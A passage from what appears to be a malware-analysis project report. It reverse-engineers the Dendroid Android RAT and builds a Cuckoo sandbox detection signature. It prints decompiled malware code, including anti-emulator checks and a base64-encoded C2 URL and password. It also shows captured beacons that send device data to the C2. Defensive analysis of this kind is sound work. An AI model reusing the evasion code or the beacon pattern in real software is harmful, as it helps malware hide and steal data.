
But at least it got the global variables of the class correctly:

```
public MyService() {
        this.encodedURL = "aHR0cDovL3BpenphY2hpcC5jb20vcmF0";
        this.backupURL = "aHR0cDovL3BpenphY2hpcC5jb20vcmF0";
        this.encodedPassword = "a2V5bGltZXBpZQ==";
        this.timeout = 10000;
        this.GPlayBypass = true;
        this.recordCalls = true;
        this.intercept = false;
        this.interval = 3600000L;
        this.version = 1;
        this.myBinder = (IBinder)new MyLocalBinder();
        this.urlPostInfo = "/message.php?";
        this.urlSendUpdate = "/get.php?";
        this.urlUploadFiles = "/new-upload.php?";
        this.urlUploadPictures = "/upload-pictures.php?";
        this.urlFunctions = "/get-functions.php?";
```

Looks like the URLs of the command and control server are encoded in base64, along with the password:

```
mlwbot@andrik ~/android-malware/Dendroid $ echo 'aHR0cDovL3BpenphY2hpcC5jb20vcmF0' |
base64 -d
http://pizzachip[dot]com/rat
mlwbot@andrik ~/android-malware/Dendroid $ echo 'a2V5bGltZXBpZQ==' | base64 -d
keylimepie
```

Virustotal has registered the domain already, and shows a lot of interesting information about it, such as which samples communicate with said domain, to which IPs it has resolved since its creation, whois information, among others:



pizzachip.com domain information

Passive DNS replication

VirusTotal's passive DNS only stores address records. **This domain has been seen to resolve to the following IP addresses.**

2016-03-03	162.255.119.124
2015-02-13	104.236.96.188
2014-01-16	162.243.120.103

Whois lookup

```
Domain Name: PIZZACHIP.COM
Registrar: ENOM, INC.
Sponsoring Registrar IANA ID: 48
Whois Server: whois.enom.com
Referral URL: http://www.enom.com
Name Server: DNS1.REGISTRAR-SERVERS.COM
Name Server: DNS2.REGISTRAR-SERVERS.COM
Name Server: DNS3.REGISTRAR-SERVERS.COM
Name Server: DNS4.REGISTRAR-SERVERS.COM
Name Server: DNS5.REGISTRAR-SERVERS.COM
```

Latest detected URLs

Latest URLs hosted in this domain **detected by at least one URL scanner or malicious URL dataset.**

2/67	2016-04-27 11:02:36	http://pizzachip.com/


Latest detected files that embed this domain in their strings

Latest files that are **detected by at least one antivirus solution and embed URL pattern strings with the domain provided.**

24/51	cdbe22ad84d756740b3ade6e5daf5f70ddb79f287f50b64ce9a45dfe7b71daed
27/54	6975d22edf6075b6e34e4337020694efe5f70a8900a579f7e47b367eecf4afd0
28/53	ccfb5f75b757fac629af7b6ac0f0a42716c04baed5faaf9af295ef5be81cce2a
19/55	a2c977e2f647010f25687d67c80c7706bf8ab2c3d34d07792b32459ba6f1feaa
28/56	14f9a2a645ac5f0830c20006c2157d69a4b15bd0fb21e98816e01692c55a27a1
25/50	829bff690a7b5236c73605a0c70c64a76785262b32e84be3bd380f97eca51c6f
24/48	59b4e7fa63cdd8ef9adf2e604f70bf984d76ce9229fe0e8a4aaf5b393f0d4e48
23/49	8819d3e28c7eba6bb82f8f70d33576c5094a8cf545a5af012e7168fba42b9e19

Figure 14. Results of Virustotal for pizzachip[dot]com

Using this information we could find more samples that report to this C2, and we can attempt to guess for how long it has been active, and if it still is. Furthermore, by looking at the information VirusTotal has about the registered IP's, it's possible to find new versions of the malware, or other types of malware distributed by the same threat actor, like for example the following Windows sample that was analyzed in December 2016:



SHA256: b6dfd721e5e39b95e70eeacf980d4626768d6ff7f627cac0f051c1016d66a557

File name: a1475ad6af3219ea81e436d0814e266e.virus

Detection ratio: 32 / 56

Analysis date: 2016-12-15 07:34:04 UTC (2 weeks, 4 days ago)

Figure 15. Results of Virustotal for a sample related to pizzachip[dot]com

Dendroid also has some very basic anti-vm capabilities:

```
if (!"google_sdk".equals(Build.PRODUCT) && !"google_sdk".equals(Build.MODEL) &&
!Build.BRAND.startsWith("generic") && !Build.DEVICE.startsWith("generic") &&
!"goldfish".equals(Build.HARDWARE))
{
    PreferenceManager.getDefaultSharedPreferences(
      MyService.this.getApplicationContext()).edit().putBoolean("Start", true);
    MyService.this.initiate();
}
```

Before starting the service, Dendroid checks the values of the following variables:

- Build.PRODUCT: Contains the overall name of the product. Dendroid checks if it's equal to *google_sdk*.
- Build.MODEL: Contains the end-user visible name for the product. Dendroid checks if it's equal to *google_sdk*.
- Build.BRAND: Contains the consumer visible brand with which the product will be associated. Dendroid checks if it begins with *generic*.
- Build.DEVICE: Contains the name of the industrial design. Dendroid checks if it starts with *generic*.
- Build.HARDWARE: Contains the name of the hardware. Dendroid checks if it's equal to *goldfish*.

All of these strings are related to the google AVD. Thankfully, the Xposed module anti-anti-emulator will take care that none of these checks reveal our device as an emulator by intercepting the calls from the application, and modifying the responses to avoid detection.

Thanks to the disassembly produced by APKTool, we can continue examining the source code of the application. The tool has separated all the nested classes in MyService in different files, which, thanks to the lack of obfuscation, reveal what they do:

```
mlwbot@andrik ~/android-malware/Dendroid $ vim disass/smali/com/connect/MyService
```

```
MyService$1.smali                    MyService$getBrowserBookmarks.smali
MyService$httpFlood.smali            MyService$promptUninstall.smali
MyService$takePhoto.smali
MyService$2.smali                    MyService$getBrowserHistory.smali
MyService$isUrlAlive.smali           MyService$recordAudio.smali
MyService$takeVideo.smali
MyService$3.smali                    MyService$getCallHistory.smali
MyService$mediaVolumeDown.smali      MyService$ringerVolumeDown.smali
MyService$transferBot.smali
MyService$callNumber.smali           MyService$getContacts.smali
MyService$mediaVolumeUp.smali        MyService$ringerVolumeUp.smali
MyService$UploadFile.smali
MyService$changeDirectory.smali      MyService$getInboxSms.smali
MyService$MyLocalBinder.smali        MyService$screenOn.smali
MyService$UploadFiles.smali
MyService$deleteCallLogNumber.smali  MyService$getInstalledApps.smali
MyService$openApp.smali              MyService$sendContactsText.smali
MyService$uploadPictures.smali
MyService$deleteFiles.smali          MyService$getSentSms.smali
MyService$openDialog.smali           MyService$sendText.smali
MyService$deleteSms.smali            MyService$getUserAccounts.smali
MyService$openWebpage.smali          MyService.smali
```

APKTool has translated the byte-code to a human-readable format called Smali.

As a side note, in some instances Smali is more understandable than the Java Decompilation of obfuscated files. In the following example there are two function calls, one obfuscated, and one in clear text:

```
invoke-virtual {v4},
Lcom/connect/MyService;->getApplicationContext()Landroid/content/Context;
invoke-virtual {v4}, La/a/c;->getApplicationContext()Landroid/content/Context;
```

In Smali, the whole package of the class and functions called is shown, whilst Java shows only the name of the class and the function which makes it very hard to differentiate between classes in different packages.

Upon further analysis, it has been discovered that Dendroid has a couple feature that could be used to gain control of the remote command and control server; *UploadFile* and *UploadFiles*. The communication with the command and control server seems to be protected by a password, so the potential RCE could only be used in command and control servers extracted from analyzed samples.

Another interesting feature of Dendroid can be found in the file *MyService$transferBot.smali*. It looks like the rat is capable of migrating the command and control server. Examining the code of the file, reveals that the URL of the server is stored in the application shared preferences:

```
  invoke-static {v2},
Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/
Context;)Landroid/content/SharedPreferences;
    move-result-object v2

    invoke-interface {v2},
Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;
    move-result-object v2
    const-string v3, "URL"
    iget-object v4, p0, Lcom/connect/MyService$transferBot;->i:Ljava/lang/String;
    invoke-virtual {v4}, Ljava/lang/String;->getBytes()[B
    move-result-object v4
```

In this case, we have already found the targets of our analysis; the anti-vm functionalities, the command and control servers, the password used to communicate with the command and control server, and some interesting features that could be used to create a static signature of this malware type.

8. Automated analysis

Using static analysis to understand what an application does is very fast in simple samples such as Dendroid. In other cases, using automated dynamic analysis will help the analyst comprehend how the sample works, or at least which is the flow of execution. Furthermore, with the results of the dynamic and static analysis it's possible to create a *signature* that automatically classifies the sample, and extracts relevant information from it.

In this case, we will continue analyzing Dendroid. To begin working first we have to send the sample we want to analyze analyze to our Sandbox:

```
mlwbot@andrik     ~/android-malware     $     python     /opt/cuckoo/utils/submit.py
Dendroid/com.parental.control.v4.apk
Success:   File   "/home/mlwbot/android-malware/Dendroid/com.parental.control.v4.apk"
added as task with ID 566
```

```
                              ),-.      /
  Cuckoo Sandbox              <(a  `---',' 
     no chance for malwares!  ( `-, ._> )
                               ) _>.___/
                                   _/

 Cuckoo Sandbox 2.0-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2015

Checking for updates...
2017-01-03 11:29:24,313 [lib.cuckoo.core.scheduler] INFO: Using "avd" as machine
manager
2017-01-03 11:29:24,412 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2017-01-03 11:29:24,418 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
2017-01-03 11:29:59,423 [lib.cuckoo.core.scheduler] INFO: Starting analysis of FILE
"com.parental.control.v4.apk"
2017-01-03 11:29:59,479 [lib.cuckoo.core.scheduler] INFO: Task #566: acquired machine
VM00 (label=VM00)
2017-01-03 11:30:26,596 [lib.cuckoo.core.guest] INFO: Starting analysis on guest
(id=VM00, ip=127.0.0.1)
2017-01-03 11:32:33,280 [lib.cuckoo.core.guest] INFO: VM00: analysis completed
successfully
2017-01-03 11:32:36,145 [lib.cuckoo.core.scheduler] INFO: Task #566: reports
generation completed (path=/opt/cuckoo/storage/analyses/566)
2017-01-03 11:32:36,193 [lib.cuckoo.core.scheduler] INFO: Task #566: analysis
procedure completed
```

The analysis finishes successfully in a few minutes, and so, we can begin to work with the results.

8.1 Results of the analysis

The results of the analysis are found in */opt/cuckoo/storage/analyses/566*. Inside this folder we will find multiple files and folders. The most relevant to our case are:

- analysis.log: A file containing the log of the actual analysis. If there are any issues while performing the analysis, they will appear here:

```
2017-01-03 11:30:29,014 [root] INFO: Starting analyzer from:
/data/local/tmp/hvnsghnvx
2017-01-03 11:30:29,017 [root] INFO: Storing results at: /data/local/tmp/ivhoze
2017-01-03 11:30:29,019 [root] INFO: Target is:
/data/local/tmp/com.parental.control.v4.apk
2017-01-03 11:30:29,020 [root] INFO: No analysis package specified, trying to detect
it automagically
2017-01-03 11:30:29,021 [root] INFO: Automatically selected analysis package "apk"
2017-01-03 11:30:29,067 [modules.packages.apk] DEBUG: Options: {'apk_entry': ':'}
2017-01-03 11:30:29,262 [root] INFO: Started auxiliary module Screenshots
2017-01-03 11:30:29,264 [lib.api.adb] INFO: Installing sample in the device:
/data/local/tmp/com.parental.control.v4.apk
2017-01-03 11:30:32,239 [lib.api.adb] INFO: Installed sample: 'Success\n'
2017-01-03 11:30:32,242 [modules.packages.apk] INFO: About to execute the activity
2017-01-03 11:30:32,338 [modules.packages.apk] INFO: List of results obtained. Size:
3702
2017-01-03 11:30:32,358 [modules.packages.apk] INFO: Looking for package name
2017-01-03 11:30:32,360 [modules.packages.apk] INFO: Package name found:
com.parental.control.v4
2017-01-03 11:30:32,361 [modules.packages.apk] INFO: Looking for activity name
2017-01-03 11:30:32,376 [modules.packages.apk] INFO: Activity name found:
com.connect.Dendroid
2017-01-03 11:30:32,378 [modules.packages.apk] INFO: Retrieved package and activity:
com.parental.control.v4 com.connect.Dendroid
2017-01-03 11:30:32,379 [modules.packages.apk] INFO: Executing activity
2017-01-03 11:30:33,262 [lib.api.adb] INFO: Executed package activity: 'Starting:
Intent { cmp=com.parental.control.v4/com.connect.Dendroid }\n'
2017-01-03 11:32:32,500 [root] INFO: Analysis timeout hit, terminating analysis
2017-01-03 11:32:32,504 [lib.api.adb] INFO: Dumping droidmon logs
2017-01-03 11:32:32,523 [lib.api.adb] INFO: Sending the logs
2017-01-03 11:32:32,614 [root] INFO: Analysis completed
```

- binary: A link to the actual file
- dump.pcap: The captured traffic of the analysis.
- logs: A folder containing the logs of the behavior captured by Droidmon.
- reports: A folder containing the generated report by Cuckoo.
    - report.json: The product generated by the analysis

- shots: A folder containing screenshots taken during the analysis.

After reviewing the logs of the analysis and Droidmon to verify that there are no errors during the analysis, we can move onto examining the report itself.

The report has the following keys, populated by different processing modules; info, signatures, target, droidmon, network, static, apkinfo, debug, strings, and virustotal.

The following section will explain the information found in the most relevant ones.

8.1.1 Report keys

8.1.1.1 info, target, and debug

The key info contains information about the analysis, such as when it started, in which machine was executed, when it ended, and the ID and the duration of the analysis.

The target key, contains information about the sample itself, such as multiple hashes of the file, the original filename, and where is it stored, among others.

The last key, debug, is used to store the logs of the analysis, along with any errors found.

8.1.1.2 signatures

The signatures are a mechanism of the sandbox that allow the analyst to create modules that will be executed after the analysis.

With these modules, the analyst will be able to extract relevant information about the sample. From which techniques the sample uses (for example, anti-vm), to what kind of sample is.

Right now, the key is empty, because we haven't created any signatures yet.

8.1.1.3 droidmon

Droidmon is an Xposed module that monitors the behavior of the application that is being executed. Using a simple json file, called *hooks.json*, we can define which functions are going to be monitored:

```
"hookConfigs": [
        {
            "class_name": "android.telephony.TelephonyManager",
            "method": "getDeviceId",
            "thisObject": false,
            "type": "fingerprint"
        },
        {
            "class_name": "android.telephony.TelephonyManager",
            "method": "getSubscriberId",
            "thisObject": false,
            "type": "fingerprint"
        },
        {
            "class_name": "android.telephony.TelephonyManager",
            "method": "getLine1Number",
            "thisObject": false,
            "type": "fingerprint"
        }
]
```

The processing module for Droidmon gathers all the calls and puts together a summary, with information such as which receivers were registered:

```
"registered_receivers": [
            "android.intent.action.SCREEN_OFF",
            "android.intent.action.BOOT_COMPLETED"
],
```

The files accessed by the application:

```
"file_accessed": [

"/data/data/com.parental.control.v4/shared_prefs/com.parental.control.v4_preferences.
xml"
],
[...]
```

Or all the base64 encoded data found by registering the calls, already decoded:

```
"decoded_base64": [
            "http://pizzachip.com/rat",
[...]
            "keylimepie",
[...]
```

Thanks to this summary, in this case, we have already found the command and control server, as well as the password used to communicate with it.

Droidmon has also detected the http requests made by the application through Java classes, and so has put up a summary with all the requests:

```
"httpConnections": [
            {
                "request": "GET http://pizzachip.com/rat HTTP/1.1",
                "response": "HTTP/1.1 404 Not Found"
            },
            {
                "request": "GET
http://pizzachip.com/rat/get.php?UID=d50c31f4dfeaf29f&Provider=Cellcom&Phone_Number=9
7259916243&Coordinates=null,null&Device=Nexus5&Sdk=16&Version=1&Random=98&Password=ke
ylimepie HTTP/1.1\n\n",
                "response": "HTTP/1.1 404 Not Found"
            },
[...]
```

The report also has all the raw calls registered by droidmon, so that we can easily analyze them and see what is the malware doing:

```
"raw": [
           {
                "timestamp": 1483439551088,
                "args": [
                    "aHR0cDovL3BpenphY2hpcC5jb20vcmF0",
                    "0",
                    "32",
                    "0"
                ],
                "class": "android.util.Base64",
                "result": "http://pizzachip.com/rat",
                "type": "generic",
                "method": "decode"
            }
[...]
```

8.1.1.4 network

Very much like the droidmon key, the network key also has a summary with the domains and the hosts to which the application tried to connect.

Besides this, the network key also shows all the TCP and UDP connections, the DNS resolutions, and the HTTP requests:

```
"udp": [
            {
                "src": "10.0.2.15",
                "dst": "10.0.2.3",
                "offset": 497429,
                "time": 128.02368688583374,
                "dport": 53,
                "sport": 13021
            },
[...]
"http": [
     {
                "count": 1,
                "body": "",
                "uri":
"http://pizzachip.com/rat/get.php?UID=d50c31f4dfeaf29f&Provider=Cellcom&Phone_Number=
97259916243&Coordinates=null,null&Device=Nexus5&Sdk=16&Version=1&Random=228&Password=
keylimepie",
                "user-agent": "Apache-HttpClient/UNAVAILABLE (java 1.4)",
                "method": "GET",
                "host": "pizzachip.com",
                "version": "1.1",
                "path":
"/rat/get.php?UID=d50c31f4dfeaf29f&Provider=Cellcom&Phone_Number=97259916243&Coordina
tes=null,null&Device=Nexus5&Sdk=16&Version=1&Random=228&Password=keylimepie",
                "data": "GET
/rat/get.php?UID=d50c31f4dfeaf29f&Provider=Cellcom&Phone_Number=97259916243&Coordinat
es=null,null&Device=Nexus5&Sdk=16&Version=1&Random=228&Password=keylimepie
HTTP/1.1\r\nHost: pizzachip.com\r\nConnection: Keep-Alive\r\nUser-Agent:
Apache-HttpClient/UNAVAILABLE (java 1.4)\r\n\r\n",
                "port": 80
            },
[...]
"tcp": [
            {
                "src": "10.0.2.15",
                "dst": "10.0.2.2",
                "offset": 1330,
                "time": 29.061766862869263,
                "dport": 2042,
                "sport": 57234
[...]
```

8.1.1.5 apkinfo

Using androguard, the apkinfo processing module gathers information extracted statically from the sample, such as the files found inside the package, the static method calls, as well as information about the techniques used by the application, such as the use of dynamic code, reflection, or native code:

```
"static_method_calls": {
            "is_dynamic_code": false,
            "is_reflection_code": false,
            "is_native_code": false,
            "all_methods": [
                {
                    "return": "V",
                    "class":
"Landroid/support/v4/accessibilityservice/AccessibilityServiceInfoCompat",
                    "name": "<clinit>"
                },
[...]
```

8.1.1.6 virustotal

This key is used to store information about the virustotal analysis of the sample, if there is any. It has information about how each vendor classifies the sample, and what name the vendor has given to this type of sample:

```
"virustotal": {
        "scans": {
            "K7AntiVirus": {
                "detected": true,
                "version": "9.246.21889",
                "result": "Trojan ( 0001140e1 )",
                "normalized": [],
                "update": "20161224"
            },
            "MicroWorld-eScan": {
                "detected": true,
                "version": "12.0.250.0",
                "result": "Android.Trojan.Dendroid.A",
                "normalized": [
                    "Android",
                    "Dendroid"
                ],
                "update": "20161224"
            },
[...]
```

This is particularly useful when dealing with unknown samples, knowing how a vendor classifies the sample might help us in finding more information about it, and what to expect when performing the reverse engineering of it.

8.2 Automating classification

Using the information from the report, and from our static analysis, it's possible to classify the sample automatically using the signature module.

There are multiple ways to approximate this classification, the first and most simple, that should work for Dendroids that haven't been too modified, would be to search for the main activity of the application:

```
"main_activity": "com.connect.Dendroid",
```

The name of the main activity looks unique enough to make a simple signature. Just to be sure we could also use the sha256 of a couple of resource files which aren't likely to change. To do this, we can use the function *get_apkinfo*.

The next step is to extract the URL of the command and control server, along with the password. Knowing that both the URL and the password will have to be decoded at some point, we can take advantage of the summary created by droidmon and extract them from there using the function *get_droidmon*.

This is the resulting signature:

```
import re
from lib.cuckoo.common.abstracts import Signature

class DendroidDetection(Signature):
    name = "dendroid_detection"
    description = "Tries to find out if it's a Dendroid sample"
    severity = 3
    categories = ["APK"]
    authors = ["Victor Acin"]
    minimum = "2.0"
    families = ["Dendroid", "Android RAT"]

    enabled = True

    def is_dendroid(self):
        main_activity = 'com.connect.Dendroid'
        manifest = self.get_apkinfo(section="manifest")
        if manifest['main_activity'] == main_activity:
            self.mark(dendroid='main activity name', type="malware_match")
            return True

    def retrieve_intel(self):
        decoded_info = set(self.get_droidmon(section="decoded_base64"))
        if len(decoded_info) < 1:
            return None
        for item in decoded_info:
            if
re.findall('http[s]?://(?:[a-zA-Z]|[0-9]|[$-_@.&+]|[!*\(\),]|(?:%[0-9a-fA-F][0-9a-fA-
F]))+', item):
                self.mark(C2=item, type="malware_info")
            else:
                self.mark(Password=item, type="malware_info")

    def on_complete(self):
        if self.is_dendroid():
            self.retrieve_intel()
            return True
        return False
```

The signature looks directly in the manifest section created by androguard, and retrieves the name of the main activity, matching it against our string. If it matches, the signature will attempt to extract the information from the decoded base64 strings generated by droidmon. For every unique item found, it will attempt to match said item with a regular expression used to match URLs. If there's a match, it adds the found URL to the results of the signature as a command and control server (or C2, in this case), if it does not match, it adds the item as a password.

The result of the execution can be found in the signatures section of the report:

```
     "signatures": [
        {
            "families": [
                "Dendroid",
                "Android RAT"
            ],
            "description": "Tries to find out if it's a Dendroid sample",
            "severity": 3,
            "marks": [
                {
                    "type": "malware_match",
                    "dendroid": "main activity name"
                },
                {
                    "C2": "http://pizzachip.com/rat",
                    "type": "malware_info"
                },
                {
                    "Password": "keylimepie",
                    "type": "malware_info"
                }
            ],
            "references": [],
            "name": "dendroid_detection"
        }
    ],
```

9. Conclusions

After finishing the integration, the sandbox is running smoothly and analyzing samples without issues, the sandbox is capable of classifying some types of malware, and to extract relevant information from them, and therefore, all of the objectives of the project have been met.

I underestimated the amount of work it would require to adapt Cuckoo V2 and Cuckoo Droid, which in the end took a lot more time than what was planned for.

Thanks to the project I have been able to understand how the cybercriminal underworld works, and how to reverse engineer the simpler Android malware samples.

Still, the integration is just a proof of concept, and the sandbox can still be improved much further:

1. Improve the amount of anti-vm techniques that can be bypassed using the anti-anti-vm module.
2. Expand the amount of malware that the sandbox can classify.
3. Automatically classify samples in groups or families such as RATs or Bankers based on the behavior of the sample.
4. Automatically extract relevant information from samples without requiring classification.
5. Increase the amount of emulators that can be running concurrently in the Sandbox.
6. Move the sandbox to servers which use ARM processors, so that the speed of execution is greatly increased.

Cuckoo Foundation. (n.d.). *Cuckoo Sandbox Book*. Retrieved October 20, 2016 from http://docs.cuckoosandbox.org/en/latest/

Cuckoo Foundation. (n.d.). *Cuckoo Sandbox Book*. Retrieved November 10, 2016 from *http://docs.cuckoosandbox.org/en/latest/_images/architecture-main.png*

Checkpoint Software Technologies. (n.d.). *CuckooDroid Book*. Retrieved November 20, 2016 from *http://cuckoo-droid.readthedocs.io/en/latest/*

Checkpoint Software Technologies. (n.d.). *CuckooDroid Book*. Retrieved December 2, 2017 from *http://cuckoo-droid.readthedocs.io/en/latest/_images/android_avd_arch.png*

Android Developers. (2016, December 27). Dashboards. Retrieved December 2, 2016 from *https://developer.android.com/about/dashboards/index.html*

Android Developers. (n.d.). Fundamentals. Retrieved December 11, 2016 from *https://developer.android.com/guide/components/fundamentals.html*

OPhone SDN. (n.d.). *The Structure of Android Package*. Retrieved December 12, 2016 from https://web.archive.org/web/20120518225538/http://en.ophonesdn.com/article/show/354

qqshow. (2015, January 07). *Dendroid APK*. Retrieved December 22, 2016 from *https://github.com/qqshow/dendroid/tree/master/Dendroid%20Apk/Dendroid%20Apk*

Android Developers. (n.d.). *Manifest Permissions*. Retrieved December 23, 2016 from *https://developer.android.com/reference/android/Manifest.permission.html*

VirusTotal. (n.d.). *Domain information*. Retrieved December 27, 2016 from *https://www.virustotal.com/en/domain/pizzachip.com/information/*

VirusTotal. (n.d.). *Antivirus scan*. Retrieved December 27, 2016 from*https://www.virustotal.com/en/file/b6dfd721e5e39b95e70eeacf980d4626768d6ff7f627cac0f051c1016d66a557/analysis/*

Android Developers. (n.d.). Build. Retrieved December 27, 2016 from *https://developer.android.com/reference/android/os/Build.html*